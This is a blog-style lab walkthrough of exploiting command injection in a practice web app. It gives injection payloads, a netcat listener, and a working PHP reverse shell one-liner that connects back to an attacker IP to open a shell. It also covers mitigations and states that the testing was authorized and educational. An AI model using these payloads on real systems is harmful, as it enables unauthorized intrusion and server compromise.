

A vulnerability where untrusted input is incorporated into a system command and executed by the server. An attacker can inject additional shell commands or modify the command flow to run arbitrary commands on the host.
Key questions to ask when testing:
- Can we change the command being run?
- Where in the command is our input appended, and can we terminate or append new commands?
- Are there character or flag restrictions on the called binary?
When to Test
Test for command injection when:
- The application accepts user input and uses it in shell calls (for example:
ping,curl,grep,traceroute, etc.). - Output appears to be generated from a system command.
- User input is reflected in command results or application output without proper sanitization or escaping.
Objective
- Determine whether user input is executed on the server command line.
- Learn how to terminate or append commands in the target context.
- Obtain a shell on the target system (reverse shell) if possible.
- Document reliable payloads and techniques used during exploitation.
Behaviour / Working of the Lab
This lab demonstrates a web application that constructs and executes a system command using user-provided input.
By submitting crafted input, it becomes possible to manipulate the command execution flow and append arbitrary commands.
During this lab we perform:
- Initial reconnaissance
- Command injection testing
- Binary discovery
- Reverse shell exploitation
Lab Interface

Initial Observation
Enter the following input or URL:
http://localhost
The application returns output that appears to be generated from a server-side command.
This indicates that user input may be influencing the command execution process on the server.
This behavior is a strong indicator of a potential command injection vulnerability.
Solution — Step-by-Step
1) Basic Injection Reconnaissance
We start by testing whether we can append additional commands.
Try the following:
http://localhost ; whoami
Next, we try another variation:
http://localhost ; whoami ;
This still does not produce a successful result.
This suggests that simply using ; is not sufficient in this specific command context.
Using Comment Termination
Now we attempt to terminate the command properly using a comment operator:
http://localhost ; whoami ;#
This time, the output returns:
www-dataThis confirms that our injected command has been executed successfully.
Once the injection pattern is confirmed, we can shorten the payload:
; whoami ;#
The command executes successfully again and returns:
www-dataConclusion
We successfully confirmed that:
- The original command can be terminated.
- Arbitrary commands can be appended.
- The application is vulnerable to Command Injection.
2) Discover Server Capabilities
Before attempting a reverse shell, we need to determine which interpreters are available on the server.
Check whether PHP is installed:
; which php ;#
The output shows the path to the PHP binary.
This indicates that PHP is available on the server, which allows us to use a PHP-based reverse shell.
We can also test for Python:
; which python ;#In this case, the output shows no result, meaning Python is not installed on the target system.
3) Finding a Reverse Shell Payload
To find a suitable payload, we can use a well-known security resource:
PayloadsAllTheThings
This repository contains a large collection of exploitation techniques and reverse shell payloads.
Search for:
PHP Reverse Shell Payload
Example payload:
php -r '$sock=fsockopen("10.0.0.1",4242);exec("/bin/sh -i <&3 >&3 2>&3");'Replace:
10.0.0.1with your attacker machine IP4242with your listening port
In this lab we used:
- Attacker IP:
192.168.30.128 - Port:
4444
4) Preparing a Listener on the Attacker Machine
On the attacker system, start a Netcat listener:
nc -nlvp 4444
This command will listen for incoming connections on port 4444.
5) Triggering the Reverse Shell
Now we inject the PHP reverse shell using the working command injection pattern.
Submit the following payload in the lab input field:
;php -r '$sock=fsockopen("192.168.30.128",4444);exec("/bin/sh -i <&3 >&3 2>&3");';#
At this point, the browser may appear to hang. This is expected behavior because the server is attempting to connect back to the attacker machine.
Now check the Netcat listener.
You should see a connection established from the target machine.

Once connected, we can execute commands such as:
whoami
hostname
Result
We successfully obtained an interactive shell on the target system as:
www-dataThis confirms full command execution capability on the server.
Observations
During this lab we observed:
- User input directly influenced system command execution.
- Command termination using
;and comment operators was effective. - PHP was available on the server for exploitation.
- A reverse shell was successfully established.
- We obtained remote command execution on the server.
This demonstrates how command injection can escalate into full system access.
Security Impact
In real-world applications, command injection vulnerabilities can lead to:
- Remote Code Execution (RCE)
- Server compromise
- Data exfiltration
- Privilege escalation
- Full infrastructure takeover
- Malware deployment
Because commands run directly on the server, this vulnerability is considered high severity.
Mitigation Strategies
Developers should implement the following security controls:
- Avoid executing system commands with user input.
- Use secure APIs instead of shell commands.
- Apply strict input validation.
- Escape and sanitize all user input.
- Implement allowlists for acceptable inputs.
- Run applications with minimal privileges.
Security testing during development can also help detect command injection vulnerabilities early.
Conclusion
This lab demonstrated how a vulnerable application that executes system commands using user input can be exploited through command injection.
By identifying the injection pattern, discovering available binaries, and leveraging a PHP reverse shell payload, we were able to gain remote command execution on the server.
Understanding these attack techniques is essential for both security researchers and developers to better secure web applications.
Ethical Note
This lab was conducted in a controlled and authorized environment for educational and cybersecurity research purposes only.
Web Security Series
This article is part of my ongoing Web Security Series, where I explore real-world web application vulnerabilities through practical labs and hands-on testing.
Web Security Series #13 — Command Injection Exploitation
Connect With Me
If you are interested in cybersecurity, penetration testing, or web security research, feel free to connect with me.